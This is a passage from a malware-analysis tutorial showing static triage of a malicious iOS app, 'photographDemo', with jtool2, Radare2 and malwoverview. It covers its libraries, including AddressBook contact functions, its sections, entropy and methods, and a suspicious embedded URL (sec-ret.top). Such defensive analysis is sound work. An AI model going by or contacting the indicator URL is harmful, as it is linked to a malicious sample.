Symbols on file page 108 virtual address 0x100068000 to 0x100069000
alexandreborges@MacOS photographDemo.app %
```

[Figures 42]: Retrieving library and page's information

According to the previous image, we can observe that application does not use any special library, and even **pagestuff**, which is a Mach-O file page analysis tool that aims to present information about logical pages, does not show anything else besides Object-C artifacts. Anyway, as refresh about involved frameworks, we have that:

- **Core Graphics:** it provides 2D rendering, and it is used for drawing, image creation, transformations, data management, and even PDF document creation, display and parsing.
- **Mobile Core Services:** it uses UTI (uniform type identified) information to create and manipulate data that can be exchanged between applications. It has been renamed to Core Services, which interact, access, and manage operating systems services.
- **Security:** it is used to establish authentication and authorization, secure data, code signing and cryptography.
- **System Configuration:** it provides applications with access to device's network configuration setting, and other information on Wi-Fi and cell connectivity.
- **Foundation:** it allows the application to access iOS services, collections, and data types, and serves as base layer for storage, persistence, filtering and even networking.
- **Address Book:** it provides a centralized database containing contacts and other personal information.
- **Core:** it provides persistence and data synchronization.
- **Core Foundation:** it provides low-level functions, services, primitive and collection types to applications.
- **UI Kit:** it provides graphical resources for managing to build and implement an event-driven User Interface (UI).

Readers interested in learning further details might want to check what information about symbols, which are resolved by the **dyld**, are available before reversing the code to understand what and when libraries are expected. The following command shows up a view:

```
alexandreborges@MacOS photographDemo.app % jtool2 -v -l photographDemo_arm64 | grep -A5 LC_DYLD_INFO
LC 04: LC_DYLD_INFO
           Rebase info: 3872  bytes at offset 540672 (0x84000-0x84f20)
           Bind info:   4896  bytes at offset 544544 (0x84f20-0x86240)
        No Weak info
           Lazy info:   4336  bytes at offset 549440 (0x86240-0x87330)
           Export info: 1008  bytes at offset 553776 (0x87330-0x87720)
```

[Figures 43]: Retrieving information about libraries

To refresh a few concepts:

- **Bind Info:** it refers to symbols that must be bound at application loading time.
- **Lazy Info**: it refers to symbols that must be bound on the first usage.
- **Weak Info:** it is a kind of symbol that its linkage might fail without causing any series issue.

As we there is any Weak information associated with this binary, we can verify information from other two types of symbols by running:

```
alexandreborges@MacOS photographDemo.app % jtool2 -bind photographDemo_arm64| head -15
bind information:
segment section          address        type    addend dylib            symbol
__DATA __got           0x100064000    pointer         0 CoreGraphics     _CGRectZero
__DATA __got           0x100064118    pointer         0 MobileCoreServices _kUTTagClassFilenameExtension
__DATA __got           0x100064120    pointer         0 MobileCoreServices _kUTTagClassMIMEType
__DATA __got           0x100064010    pointer         0 Foundation       _NSFileSize
__DATA __got           0x100064020    pointer         0 Foundation       _NSFoundationVersionNumber
__DATA __got           0x100064038    pointer         0 Foundation       _NSKeyValueChangeNewKey
__DATA __got           0x100064040    pointer         0 Foundation       _NSLocalizedDescriptionKey
__DATA __got           0x100064048    pointer         0 Foundation       _NSLocalizedFailureReasonErrorKey
__DATA __got           0x100064058    pointer         0 Foundation       _NSURLAuthenticationMethodServerTrust
__DATA __got           0x100064060    pointer         0 Foundation       _NSURLErrorDomain
__DATA __got           0x100064068    pointer         0 Foundation       _NSURLErrorFailingURLErrorKey
__DATA __got           0x100064070    pointer         0 Foundation       _NSURLSessionTransferSizeUnknown
__DATA __got           0x100064078    pointer         0 Foundation       _NSUnderlyingErrorKey
alexandreborges@MacOS photographDemo.app %
alexandreborges@MacOS photographDemo.app % jtool2 -lazy_bind photographDemo_arm64| head -15
lazy bind information:
segment section          address     index  dylib            symbol
__DATA  __la_symbol_ptr  0x100064130 0x0000 AddressBook     _ABAddressBookCopyArrayOfAllPeople
__DATA  __la_symbol_ptr  0x100064138 0x002A AddressBook     _ABAddressBookCreateWithOptions
__DATA  __la_symbol_ptr  0x100064140 0x0051 AddressBook     _ABAddressBookGetAuthorizationStatus
__DATA  __la_symbol_ptr  0x100064148 0x007D AddressBook     _ABAddressBookRequestAccessWithCompletion
__DATA  __la_symbol_ptr  0x100064150 0x00AE AddressBook     _ABMultiValueCopyValueAtIndex
__DATA  __la_symbol_ptr  0x100064158 0x00D3 AddressBook     _ABMultiValueGetCount
__DATA  __la_symbol_ptr  0x100064160 0x00F0 AddressBook     _ABRecordCopyValue
__DATA  __la_symbol_ptr  0x100064168 0x010A CoreFoundation    _CFArrayCreate
__DATA  __la_symbol_ptr  0x100064170 0x0120 CoreFoundation    _CFArrayGetCount
__DATA  __la_symbol_ptr  0x100064178 0x0138 CoreFoundation    _CFArrayGetValueAtIndex
__DATA  __la_symbol_ptr  0x100064180 0x0157 CoreFoundation    _CFRelease
__DATA  __la_symbol_ptr  0x100064188 0x0169 CoreFoundation    _CFRetain
__DATA  __la_symbol_ptr  0x100064190 0x017A CoreFoundation    _CFRunLoopGetMain
alexandreborges@MacOS photographDemo.app %
```

[Figures 44]: Bind and Lazy Bind symbol information

Moving forward a bit more, readers even to examine the symbol binding order of this malicious binary by executing:

```
alexandreborges@MacOS photographDemo.app % jtool2 -opcodes photographDemo_arm64| head -15
binding opcodes:
0x0000 BIND_OPCODE_SET_DYLIB_ORDINAL_IMM(1)
0x0001 BIND_OPCODE_SET_SYMBOL_TRAILING_FLAGS_IMM(0x00, _CGRectZero)
0x000E BIND_OPCODE_SET_TYPE_IMM(1)
0x000F BIND_OPCODE_SET_SEGMENT_AND_OFFSET_ULEB(0x02, 0x00000000)
0x0011 BIND_OPCODE_DO_BIND()
0x0012 BIND_OPCODE_SET_DYLIB_ORDINAL_IMM(2)
0x0013 BIND_OPCODE_SET_SYMBOL_TRAILING_FLAGS_IMM(0x00, _kUTTagClassFilenameExtension)
0x0032 BIND_OPCODE_ADD_ADDR_ULEB(0x00000110)
0x0035 BIND_OPCODE_DO_BIND()
0x0036 BIND_OPCODE_SET_SYMBOL_TRAILING_FLAGS_IMM(0x00, _kUTTagClassMIMEType)
0x004C BIND_OPCODE_DO_BIND()
0x004D BIND_OPCODE_SET_DYLIB_ORDINAL_IMM(5)
0x004E BIND_OPCODE_SET_SYMBOL_TRAILING_FLAGS_IMM(0x00, _NSFileSize)
0x005B BIND_OPCODE_ADD_ADDR_ULEB(0xFFFFFEE8)
alexandreborges@MacOS photographDemo.app %
alexandreborges@MacOS photographDemo.app % jtool2 -l photographDemo_arm64| grep SEG
LC 00: LC_SEGMENT_64              Mem: 0x000000000-0x100000000   __PAGEZERO
LC 01: LC_SEGMENT_64              Mem: 0x100000000-0x100064000   __TEXT
LC 02: LC_SEGMENT_64              Mem: 0x100064000-0x100084000   __DATA
LC 03: LC_SEGMENT_64              Mem: 0x100084000-0x100094000   __LINKEDIT
alexandreborges@MacOS photographDemo.app %
```

[Figures 45]: Examining symbol binding order

Functions and frameworks are showed in the previous output, but if there were only address then we should check respective names by using the following command:

```
alexandreborges@MacOS photographDemo.app % jtool2 --pages photographDemo_arm64
0x0-0x64000 __TEXT      (409600 bytes)
        0x7174-0x4e034 __TEXT.__text    (290496 bytes)
        0x4e034-0x4e70c __TEXT.__stubs  (1752 bytes)
        0x4e70c-0x4edfc __TEXT.__stub_helper    (1776 bytes)
        0x4edfc-0x59dc8 __TEXT.__objc_methname  (45004 bytes)
        0x59dc8-0x5a6ef __TEXT.__objc_classname (2343 bytes)
        0x5a6ef-0x5cfcd __TEXT.__objc_methtype  (10462 bytes)
        0x5cfd0-0x5d0a8 __TEXT.__const  (216 bytes)
        0x5d0a8-0x61d42 __TEXT.__cstring        (19610 bytes)
        0x61d42-0x624cc __TEXT.__ustring        (1930 bytes)
        0x624cc-0x62f94 __TEXT.__gcc_except_tab (2760 bytes)
        0x62f94-0x63f88 __TEXT.__unwind_info    (4084 bytes)
        0x63f88-0x63ffc __TEXT.__eh_frame       (116 bytes)
0x64000-0x84000 __DATA  (131072 bytes)
        0x64000-0x64130 __DATA.__got    (304 bytes)
        0x64130-0x645c0 __DATA.__la_symbol_ptr  (1168 bytes)
        0x645c0-0x65930 __DATA.__const  (4976 bytes)
        0x65930-0x68090 __DATA.__cfstring       (10080 bytes)
        0x68090-0x682a0 __DATA.__objc_classlist (528 bytes)
        0x682a0-0x682a8 __DATA.__objc_nlclslist (8 bytes)
        0x682a8-0x68330 __DATA.__objc_catlist   (136 bytes)
        0x68330-0x68348 __DATA.__objc_nlcatlist (24 bytes)
        0x68348-0x68410 __DATA.__objc_protolist (200 bytes)
        0x68410-0x68418 __DATA.__objc_imageinfo (8 bytes)
        0x68418-0x7e490 __DATA.__objc_const     (90232 bytes)
        0x7e490-0x80bc0 __DATA.__objc_selrefs   (10032 bytes)
        0x80bc0-0x80bd0 __DATA.__objc_protorefs (16 bytes)
        0x80bd0-0x80fa8 __DATA.__objc_classrefs (984 bytes)
        0x80fa8-0x81120 __DATA.__objc_superrefs (376 bytes)
        0x81120-0x81660 __DATA.__objc_ivar      (1344 bytes)
        0x81660-0x82b00 __DATA.__objc_data      (5280 bytes)
        0x82b00-0x83480 __DATA.__data   (2432 bytes)
0x84000-0x91960 __LINKEDIT      (55648 bytes)
        0x84000-0x84f20 Rebase info       (opcodes)     (3872 bytes)
        0x84f20-0x86240 Binding info      (opcodes)     (4896 bytes)
        0x86240-0x87330 Lazy Binding info (opcodes)     (4336 bytes)
        0x87330-0x87720 Exports (1008 bytes)
        0x87720-0x88078 Function Starts (2392 bytes)
        0x88078-0x891c8 Symbol Table    (4432 bytes)
        0x896f0-0x8b1b8 String Table    (6856 bytes)
        0x8b1c0-0x91960 Code Signature  (26528 bytes)
```

[Figures 46]: Memory pages with associated symbols

We will usually find the **objc_msgSend( ) function** that is **used when the compiler finds a method call from a defined class**, and which is **responsible for sending a message containing a return value to an instance class**. This function has three parameters:

- **self:** a pointer to the instance of the classes that it is to receive the message.
- **op:** the selector of the method that manages the message.
- **…:** a variable argument list that contains respective arguments to the method.

The term **selector** might not be well known to all people, but it represents **a name of a method to be called in runtime**, which also has been mapped by the Objective-C runtime. The idea proposed by

objc_msgSend( ) is that the provided selector acts like an index in a class dispatch table (similar to a driver's dispatch table on Windows), and each entry holds a pointer to its respective implementation. Certainly, this is not the most precise definition, but it definitely helps readers to understand the context. Using a debugger as LLDB, you can follow **objc_msgSend calls** by setting a breakpoint (**b objc_msgSend** or **br s -a <address of objc_msgSend>**), and observe its three **parameters (x0, x1 and x2)** through a combination of **register read**, **po** (**po $x0**) and **x/s** (**x/s $x0**) commands. We could proceed to open the sample on IDA Pro but might be rewarding to do a quick triage using Radare2 to collect artifacts. To install Radare2 on macOS run the following command:

- **git clone** https://github.com/radareorg/radare2
- **cd radare2 ; sys/install.sh**

There are many different ways to start the triage, and one of paths is to run:

- **r2 -e emu.str=true -e bin.relocs.apply=true photographDemo_arm64**

First step is to do an analysis of the binary and retrieve a few strings from it:

```
[0x10002f374]> aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Check for objc references (aao)
INFO: Parsing metadata in ObjC to find hidden xrefs
INFO: Found 5417 objc xrefs
INFO: Found 5417 objc xrefs in 0 dwords
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af @@ method.*)
INFO: Finding function preludes (aap)
INFO: Finding xrefs in noncode sections (e anal.in=io.maps.x; aav)
INFO: Emulate functions to find computed references (aaef)
INFO: Recovering local variables (afva@@@F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
[0x10002f374]> iz~http
2679 0x0005f261  0x10005f261 24  25   7.__TEXT.__cstring        ascii   https://www.sec-ret.top/
2714 0x0005f58a  0x10005f58a 5   6    7.__TEXT.__cstring        ascii   https
2719 0x0005f5f0  0x10005f5f0 107 108  7.__TEXT.__cstring        ascii   A security policy configur
ed with `%@` can only be applied on a manager with a secure base URL (i.e. https)
2679 0x100067090 0x100067090 24  25                             ascii   cstr.https://www.sec-ret.t
op/
2714 0x100067290 0x100067290 5   6                              ascii   cstr.https
2719 0x100067330 0x100067330 107 108                            ascii   cstr.A security policy cor
figured with `%@` can only be applied on a manager with a secure base URL (i.e. https)
[0x10002f374]>
```

[Figures 47]: Starting Radare2 analysis and collecting strings related to URLs.

Obviously, the highlighted URL seems to be suspicious, and we should check it:

```
alexandreborges@MacOS ~ % malwoverview.py -v 5 -V https://www.sec-ret.top -o 0 | head -13

Last Final URL:          https://www.sec-ret.top/
Harmless:                63
Malicious:               4
Undetected:              27
Suspicious:              1
Last Analysis Date:      2024-06-15 00:13:46
Times Submitted:         7
Reputation:              0

Threat Names:
                         Mal/HTMLGen-A
```

[Figures 48]: Checking found URL

As there are positive detections (and companies responsible for such detections), this URL or domain can be involved with something strange. Returning to Radare2, next step is to list present sections:

```
[0x10002f374]> iS
[Sections]

nth paddr          size vaddr          vsize perm type                  name
----------------------------------------------------------------------------
0   0x00007174  0x46ec0 0x100007174  0x46ec0 -r-x REGULAR               0.__TEXT.__text
1   0x0004e034   0x6d8 0x10004e034   0x6d8 -r-x SYMBOL_STUBS            1.__TEXT.__stubs
2   0x0004e70c   0x6f0 0x10004e70c   0x6f0 -r-x REGULAR                 2.__TEXT.__stub_helper
3   0x0004edfc  0xafcc 0x10004edfc  0xafcc -r-x CSTRINGS                3.__TEXT.__objc_methname
4   0x00059dc8   0x927 0x100059dc8   0x927 -r-x CSTRINGS                4.__TEXT.__objc_classname
5   0x0005a6ef  0x28de 0x10005a6ef  0x28de -r-x CSTRINGS                5.__TEXT.__objc_methtype
6   0x0005cfd0   0xd8 0x10005cfd0    0xd8 -r-x REGULAR                 6.__TEXT.__const
7   0x0005d0a8  0x4c9a 0x10005d0a8  0x4c9a -r-x CSTRINGS                7.__TEXT.__cstring
8   0x00061d42   0x78a 0x100061d42   0x78a -r-x REGULAR                 8.__TEXT.__ustring
9   0x000624cc   0xac8 0x1000624cc   0xac8 -r-x REGULAR                 9.__TEXT.__gcc_except_tab
10  0x00062f94   0xff4 0x100062f94   0xff4 -r-x REGULAR                 10.__TEXT.__unwind_info
11  0x00063f88    0x74 0x100063f88    0x74 -r-x REGULAR                 11.__TEXT.__eh_frame
12  0x00064000   0x130 0x100064000   0x130 -rw- NONLAZY_POINTERS        12.__DATA.__got
13  0x00064130   0x490 0x100064130   0x490 -rw- LAZY_SYMBOL_POINTERS     13.__DATA.__la_symbol_ptr
14  0x000645c0  0x1370 0x1000645c0  0x1370 -rw- REGULAR                 14.__DATA.__const
15  0x00065930  0x2760 0x100065930  0x2760 -rw- REGULAR                 15.__DATA.__cfstring
16  0x00068090   0x210 0x100068090   0x210 -rw- REGULAR                 16.__DATA.__objc_classlist
17  0x000682a0     0x8 0x1000682a0     0x8 -rw- REGULAR                 17.__DATA.__objc_nlclslist
18  0x000682a8    0x88 0x1000682a8    0x88 -rw- REGULAR                 18.__DATA.__objc_catlist
19  0x00068330    0x18 0x100068330    0x18 -rw- REGULAR                 19.__DATA.__objc_nlcatlist
20  0x00068348    0xc8 0x100068348    0xc8 -rw- REGULAR                 20.__DATA.__objc_protolist
21  0x00068410     0x8 0x100068410     0x8 -rw- REGULAR                 21.__DATA.__objc_imageinfo
22  0x00068418  0x16078 0x100068418  0x16078 -rw- REGULAR                 22.__DATA.__objc_const
23  0x0007e490  0x2730 0x10007e490  0x2730 -rw- POINTERS                23.__DATA.__objc_selrefs
24  0x00080bc0    0x10 0x100080bc0    0x10 -rw- REGULAR                 24.__DATA.__objc_protorefs
25  0x00080bd0   0x3d8 0x100080bd0   0x3d8 -rw- REGULAR                 25.__DATA.__objc_classrefs
26  0x00080fa8   0x178 0x100080fa8   0x178 -rw- REGULAR                 26.__DATA.__objc_superrefs
27  0x00081120   0x540 0x100081120   0x540 -rw- REGULAR                 27.__DATA.__objc_ivar
28  0x00081660  0x14a0 0x100081660  0x14a0 -rw- REGULAR                 28.__DATA.__objc_data
29  0x00082b00   0x980 0x100082b00   0x980 -rw- REGULAR                 29.__DATA.__data
30  0x00000000     0x0 0x100083480   0x188 -rw- ZEROFILL                30.__DATA.__bss
```

[Figures 49]: Binary sections

Malware can and usually includes compressed, encoded, or encrypted data, and it would be interesting to collect the entropy of each section by adding the “entropy” word to the command above:

```
[0x10002f374]> iS entropy
[Sections]

nth paddr          size vaddr          vsize perm entropy    type                 name
----------------------------------------------------------------------------------------
0   0x00007174  0x46ec0 0x100007174  0x46ec0 -r-x 5.97815728 REGULAR              0.__TEXT.__text
1   0x0004e034    0x6d8 0x10004e034    0x6d8 -r-x 5.82733597 SYMBOL_STUBS         1.__TEXT.__stubs
2   0x0004e70c    0x6f0 0x10004e70c    0x6f0 -r-x 5.79672727 REGULAR              2.__TEXT.__stub_helper
3   0x0004edfc   0xafcc 0x10004edfc   0xafcc -r-x 5.99946134 CSTRINGS             3.__TEXT.__objc_methname
4   0x00059dc8    0x927 0x100059dc8    0x927 -r-x 4.77806517 CSTRINGS             4.__TEXT.__objc_classname
5   0x0005a6ef   0x28de 0x10005a6ef   0x28de -r-x 4.84483017 CSTRINGS             5.__TEXT.__objc_methtype
6   0x0005cfd0     0xd8 0x10005cfd0     0xd8 -r-x 4.45560576 REGULAR              6.__TEXT.__const
7   0x0005d0a8   0x4c9a 0x10005d0a8   0x4c9a -r-x 5.55710862 CSTRINGS             7.__TEXT.__cstring
8   0x00061d42    0x78a 0x100061d42    0x78a -r-x 5.26447967 REGULAR              8.__TEXT.__ustring
9   0x000624cc    0xac8 0x1000624cc    0xac8 -r-x 5.26949293 REGULAR              9.__TEXT.__gcc_except_tab
10  0x00062f94    0xff4 0x100062f94    0xff4 -r-x 5.45097800 REGULAR              10.__TEXT.__unwind_info
11  0x00063f88     0x74 0x100063f88     0x74 -r-x 4.59360678 REGULAR              11.__TEXT.__eh_frame
12  0x00064000    0x130 0x100064000    0x130 -rw- 4.85431543 NONLAZY_POINTERS     12.__DATA.__got
13  0x00064130    0x490 0x100064130    0x490 -rw- 5.41932938 LAZY_SYMBOL_POINTERS 13.__DATA.__la_symbol_ptr
14  0x000645c0   0x1370 0x1000645c0   0x1370 -rw- 5.22644454 REGULAR              14.__DATA.__const
15  0x00065930   0x2760 0x100065930   0x2760 -rw- 6.04915414 REGULAR              15.__DATA.__cfstring
16  0x00068090    0x210 0x100068090    0x210 -rw- 2.19607257 REGULAR              16.__DATA.__objc_classlist
17  0x000682a0      0x8 0x1000682a0      0x8 -rw- 2.00000000 REGULAR              17.__DATA.__objc_nlclslist
18  0x000682a8     0x88 0x1000682a8     0x88 -rw- 2.63562067 REGULAR              18.__DATA.__objc_catlist
19  0x00068330     0x18 0x100068330     0x18 -rw- 2.17769427 REGULAR              19.__DATA.__objc_nlcatlist
20  0x00068348     0xc8 0x100068348     0xc8 -rw- 2.76346852 REGULAR              20.__DATA.__objc_protolist
21  0x00068410      0x8 0x100068410      0x8 -rw- 2.00000000 REGULAR              21.__DATA.__objc_imageinfo
22  0x00068418  0x16078 0x100068418  0x16078 -rw- 3.13721366 REGULAR              22.__DATA.__objc_const
23  0x0007e490   0x2730 0x10007e490   0x2730 -rw- 3.15492915 POINTERS             23.__DATA.__objc_selrefs
24  0x00080bc0     0x10 0x100080bc0     0x10 -rw- 2.37500000 REGULAR              24.__DATA.__objc_protorefs
25  0x00080bd0    0x3d8 0x100080bd0    0x3d8 -rw- 3.35394537 REGULAR              25.__DATA.__objc_classrefs
26  0x00080fa8    0x178 0x100080fa8    0x178 -rw- 3.11420583 REGULAR              26.__DATA.__objc_superrefs
27  0x00081120    0x540 0x100081120    0x540 -rw- 3.28126823 REGULAR              27.__DATA.__objc_ivar
28  0x00081660   0x14a0 0x100081660   0x14a0 -rw- 3.38812899 REGULAR              28.__DATA.__objc_data
29  0x00082b00    0x980 0x100082b00    0x980 -rw- 3.49650861 REGULAR              29.__DATA.__data
30  0x00000000      0x0 0x100083480    0x188 -rw-            ZEROFILL             30.__DATA.__bss
```

[Figures 50]: Sections with entropy

If readers want to recheck information as binary's headers that we presented previously, they can run:

```
[0x10002f374]> ih | head -20
[Header fields]
0x100000000 0x00000000 0x00000000 header; mach0_header
0x100000020 0x00000020 0x00000001 load_command_0_LC_SEGMENT_64; mach0_segment64
0x100000068 0x00000068 0x00000001 load_command_1_LC_SEGMENT_64; mach0_segment64
0x100000470 0x00000470 0x00000001 load_command_2_LC_SEGMENT_64; mach0_segment64
0x100000aa8 0x00000aa8 0x00000001 load_command_3_LC_SEGMENT_64; mach0_segment64
0x100000af0 0x00000af0 0x00000001 load_command_4_LC_DYLD_INFO_ONLY; mach0_dyld_info_only_command
0x100000b20 0x00000b20 0x00000001 load_command_5_LC_SYMTAB; mach0_symtab_command
0x100000b38 0x00000b38 0x00000001 load_command_6_LC_DYSYMTAB; mach0_dysymtab_command
0x100000b88 0x00000b88 0x00000001 load_command_7_LC_LOAD_DYLINKER; mach0_load_dylinker_command
0x100000ba8 0x00000ba8 0x00000001 load_command_8_LC_UUID; mach0_uuid_command
0x100000bc0 0x00000bc0 0x00000001 load_command_9_LC_VERSION_MIN_IPHONEOS; mach0_version_min_command
0x100000bd0 0x00000bd0 0x00000001 load_command_10_LC_SOURCE_VERSION; mach0_source_version_command
0x100000be0 0x00000be0 0x00000001 load_command_11_LC_MAIN; mach0_entry_point_command
0x100000bf8 0x00000bf8 0x00000001 load_command_12_LC_ENCRYPTION_INFO_64; mach0_encryption_info64_command
0x100000c10 0x00000c10 0x00000001 load_command_13_LC_LOAD_DYLIB; mach0_dylib_command
0x100000c68 0x00000c68 0x00000001 load_command_14_LC_LOAD_DYLIB; mach0_dylib_command
0x100000cd0 0x00000cd0 0x00000001 load_command_15_LC_LOAD_DYLIB; mach0_dylib_command
0x100000d20 0x00000d20 0x00000001 load_command_16_LC_LOAD_DYLIB; mach0_dylib_command
0x100000d88 0x00000d88 0x00000001 load_command_17_LC_LOAD_DYLIB; mach0_dylib_command
[0x10002f374]>
```

[Figures 51]: Sections with entropy

You can realize that there is not anything related to Swift, which we could have used **iS~swift** command to reach the same conclusion. Getting list of classes and methods is also quick:

```
[0x10002f374]> ic~class | head -20
0x100068450 [0x100007174 - 0x100042e80] 245004 objc class 0 UIImage(LCActionSheet) :: UIImage
0x1000688d8 [0x100007220 - 0x10001bcd8]  84664 objc class 0 UIView(MASAdditions) :: UIView
0x100068938 [0x100007af4 - 0x100007af4]      0 objc class 0 UITableViewCell(LXF) :: UITableViewCell
0x10006a818 [0x10000c20c - 0x10002733c] 110896 objc class 0 NSArray(MASAdditions) :: NSArray
0x10006c000 [0x1000102cc - 0x1000105ec]    800 objc class 0 UIViewController(MASAdditions) :: UIViewController
0x1000707b8 [0x10001e7c0 - 0x10002f1b0]  68080 objc class 0 NSObject(MJCoding) :: NSObject
0x00000000 objc property   1      superclass
0x100070950 [0x10001eda4 - 0x10001f18c]   1000 objc class 0 NSObject(MJClass) :: NSObject
0x100071978 [0x10001fd78 - 0x1000204ec]   1908 objc class 0 NSString(MJExtension) :: NSString
0x100074328 [0x100027488 - 0x100027e60]   2520 objc class 0 NSLayoutConstraint(MASDebugAdditions) :: NSLayoutConstraint
0x1000750f0 [0x10002a104 - 0x10002b2ac]   4520 objc class 0 NSObject(Property) :: NSObject
0x1000758c0 [0x10002bae8 - 0x10002e6a8]  11200 objc class 0 NSObject(MJKeyValue) :: NSObject
0x00000000 objc property   1      superclass
0x10007db00 [0x10004a2c4 - 0x10004a348]    132 objc class 0 UIActivityIndicatorView(AFNetworking) :: UIActivityIndicatorView
0x10007de50 [0x10004a804 - 0x10004b97c]   4472 objc class 0 UIButton(_AFNetworking) :: UIButton
0x10007dfa8 [0x10004bad8 - 0x10004c328]   2128 objc class 0 UIImageView(_AFNetworking) :: UIImageView
0x10007e098 [0x10004c47c - 0x10004c744]    712 objc class 0 UIProgressView(AFNetworking) :: UIProgressView
0x10007e110 [0x10004cb40 - 0x10004cbc4]    132 objc class 0 UIRefreshControl(AFNetworking) :: UIRefreshControl
0x10007e3c0 [0x10004d06c - 0x10004d520]   1204 objc class 0 UIWebView(_AFNetworking) :: UIWebView
0x100081688 [0x100007c70 - 0x100008fb4]   4932 objc class 0 LXFPopResultView :: UIView
[0x10002f374]>
[0x10002f374]> ic~method | head -15
0x100042e80 objc   method   0 c    af_safeImageWithData:
0x100007174 objc   method   1 c    lc_imageWithColor:
0x10001bcd8 objc   method   0      mas_installedConstraints
0x100007220 objc   method   1      mas_makeConstraints:
0x1000072c8 objc   method   2      mas_updateConstraints:
0x100007380 objc   method   3      mas_remakeConstraints:
0x100007438 objc   method   4      mas_left
0x100007474 objc   method   5      mas_top
0x1000074b0 objc   method   6      mas_right
0x1000074ec objc   method   7      mas_bottom
0x100007528 objc   method   8      mas_leading
0x100007564 objc   method   9      mas_trailing
0x1000075a0 objc   method  10      mas_width
0x1000075dc objc   method  11      mas_height
0x100007618 objc   method  12      mas_centerX
[0x10002f374]>
```

[Figures 52]: Classes and methods (truncated list)

As both lists are long, it is not possible to spot anything in special from them, but readers can use keywords such as **http, username, upload, download, key, keychain, password,** for narrowing an eventual search for useful methods, as shown below:

```
[0x10002f374]> ic~method~download | head -10
0x10004c52c objc   method   2      af_downloadProgressAnimated
0x100032f78 objc   method  17      dataTaskWithHTTPMethod:URLString:parameters:uploadProgress:downloadProgress:success:failure:
0x100034568 objc   method   2      initWithSessionManager:downloadPrioritization:maximumActiveDownloads:imageCache:
0x100034924 objc   method   3      downloadImageForURLRequest:success:failure:
0x1000349f4 objc   method   4      downloadImageForURLRequest:withReceiptID:success:failure:
0x1000367f0 objc   method  18      downloadPrioritizaton
0x100045304 objc   method   6      URLSession:downloadTask:didWriteData:totalBytesWritten:totalBytesExpectedToWrite:
0x100045398 objc   method   7      URLSession:downloadTask:didResumeAtOffset:expectedTotalBytes:
0x10004542c objc   method   8      URLSession:downloadTask:didFinishDownloadingToURL:
0x1000456a8 objc   method  15      downloadProgress
[0x10002f374]>
[0x10002f374]> ic~method~upload
0x10004c47c objc   method   0      af_uploadProgressAnimated
0x100032f78 objc   method  17      dataTaskWithHTTPMethod:URLString:parameters:uploadProgress:downloadProgress:success:failure:
0x100045694 objc   method  13      uploadProgress
0x1000456e4 objc   method  21      uploadProgressBlock
0x100046848 objc   method   8      addDelegateForDataTask:uploadProgress:downloadProgress:completionHandler:
0x1000472d8 objc   method  15      uploadTasks
0x1000475f8 objc   method  22      dataTaskWithRequest:uploadProgress:downloadProgress:completionHandler:
0x100047864 objc   method  23      uploadTaskWithRequest:fromFile:progress:completionHandler:
0x100047bc8 objc   method  24      uploadTaskWithRequest:fromData:progress:completionHandler:
0x100047dc0 objc   method  25      uploadTaskWithStreamedRequest:progress:completionHandler:
0x100048348 objc   method  28      uploadProgressForTask:
```

[Figures 53]: Selected methods (truncated list)

```
[0x10002f374]> iz~key
8    0x0004ee9f  0x10004ee9f 7   8    3.__TEXT.__objc_methname  ascii   mas_key
35   0x0004f033  0x10004f033 11  12   3.__TEXT.__objc_methname  ascii   setMas_key:
80   0x0004f2d5  0x10004f2d5 9   10   3.__TEXT.__objc_methname  ascii   keyWindow
651  0x000527c7  0x1000527c7 8   9    3.__TEXT.__objc_methname  ascii   _mas_key
801  0x00053162  0x100053162 29  30   3.__TEXT.__objc_methname  ascii   mj_setupBlockReturnValue:key:
803  0x00053198  0x100053198 32  33   3.__TEXT.__objc_methname  ascii   mj_totalObjectsWithSelector:key:
1092 0x00054cd4  0x100054cd4 39  40   3.__TEXT.__objc_methname  ascii   mj_keyValuesDidFinishConvertingToObject
1102 0x00054df9  0x100054df9 33  34   3.__TEXT.__objc_methname  ascii   mj_keyValuesWithKeys:ignoredKeys:
1103 0x00054e1b  0x100054e1b 12  13   3.__TEXT.__objc_methname  ascii   mj_keyValues
1104 0x00054e28  0x100054e28 33  34   3.__TEXT.__objc_methname  ascii   mj_keyValuesArrayWithObjectArray:
1107 0x00054ea1  0x100054ea1 50  51   3.__TEXT.__objc_methname  ascii   mj_keyValuesArrayWithObjectArray:keys:ignoredKeys:
1108 0x00054ed4  0x100054ed4 21  22   3.__TEXT.__objc_methname  ascii   mj_keyValuesWithKeys:
1109 0x00054eea  0x100054eea 28  29   3.__TEXT.__objc_methname  ascii   mj_keyValuesWithIgnoredKeys:
1115 0x00054f5d  0x100054f5d 38  39   3.__TEXT.__objc_methname  ascii   mj_keyValuesArrayWithObjectArray:keys:
1116 0x00054f84  0x100054f84 45  46   3.__TEXT.__objc_methname  ascii   mj_keyValuesArrayWithObjectArray:ignoredKeys:
1121 0x00055006  0x100055006 9   10   3.__TEXT.__objc_methname  ascii   keyValues
1122 0x00055010  0x100055010 19  20   3.__TEXT.__objc_methname  ascii   keyValuesWithError:
1123 0x00055024  0x100055024 18  19   3.__TEXT.__objc_methname  ascii   keyValuesWithKeys:
1124 0x00055037  0x100055037 24  25   3.__TEXT.__objc_methname  ascii   keyValuesWithKeys:error:
1125 0x00055050  0x100055050 25  26   3.__TEXT.__objc_methname  ascii   keyValuesWithIgnoredKeys:
1126 0x0005506a  0x10005506a 31  32   3.__TEXT.__objc_methname  ascii   keyValuesWithIgnoredKeys:error:
1131 0x000550d4  0x1000550d4 30  31   3.__TEXT.__objc_methname  ascii   keyValuesArrayWithObjectArray:
1132 0x000550f3  0x1000550f3 36  37   3.__TEXT.__objc_methname  ascii   keyValuesArrayWithObjectArray:error:
1133 0x00055118  0x100055118 35  36   3.__TEXT.__objc_methname  ascii   keyValuesArrayWithObjectArray:keys:
1134 0x0005513c  0x10005513c 41  42   3.__TEXT.__objc_methname  ascii   keyValuesArrayWithObjectArray:keys:error:
1135 0x00055166  0x100055166 42  43   3.__TEXT.__objc_methname  ascii   keyValuesArrayWithObjectArray:ignoredKeys:
1136 0x00055191  0x100055191 48  49   3.__TEXT.__objc_methname  ascii   keyValuesArrayWithObjectArray:ignoredKeys:error:
